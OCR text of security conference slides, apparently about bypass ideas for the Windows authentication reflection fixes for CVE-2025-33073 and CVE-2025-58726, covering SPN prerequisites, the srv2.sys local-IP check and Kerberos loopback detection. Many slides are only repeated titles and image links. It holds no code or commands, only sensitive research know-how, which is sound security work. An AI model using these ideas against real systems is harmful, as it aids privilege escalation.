
- **Variation of CVE-2025-33073 but with a bigger prerequisite**
  - Either a ghost SPN on the target machine account
  - Or ability to add an SPN to the machine account
- **Back to square one: understand the mitigation**
  - Fix is in the SMB service (`srv2.sys`)
  - When local authentication is happening, the SMB connection must come from a **`local`** IP address

CVE-2025-58726 bypass ideas


CVE-2025-58726 bypass ideas




CVE-2025-58726 bypass ideas




CVE-2025-58726 bypass ideas



CVE-2025-58726 bypass ideas



CVE-2025-58726 bypass ideas




Kerberos loopback detection


- **Each time an AP-REQ is created, a subkey is generated and stored:**
  - In a global list in LSASS
  - In the AP-REQ
- **When the server receives the AP-REQ, it compares the subkey with the entries of the list**
  - If there is a match → local authentication
- **Subkey minimum lifetime: 2 * AP-REQ validity lifetime**

  → AP-REQ expires before the subkey :(


CVE-2025-58726 bypass ideas



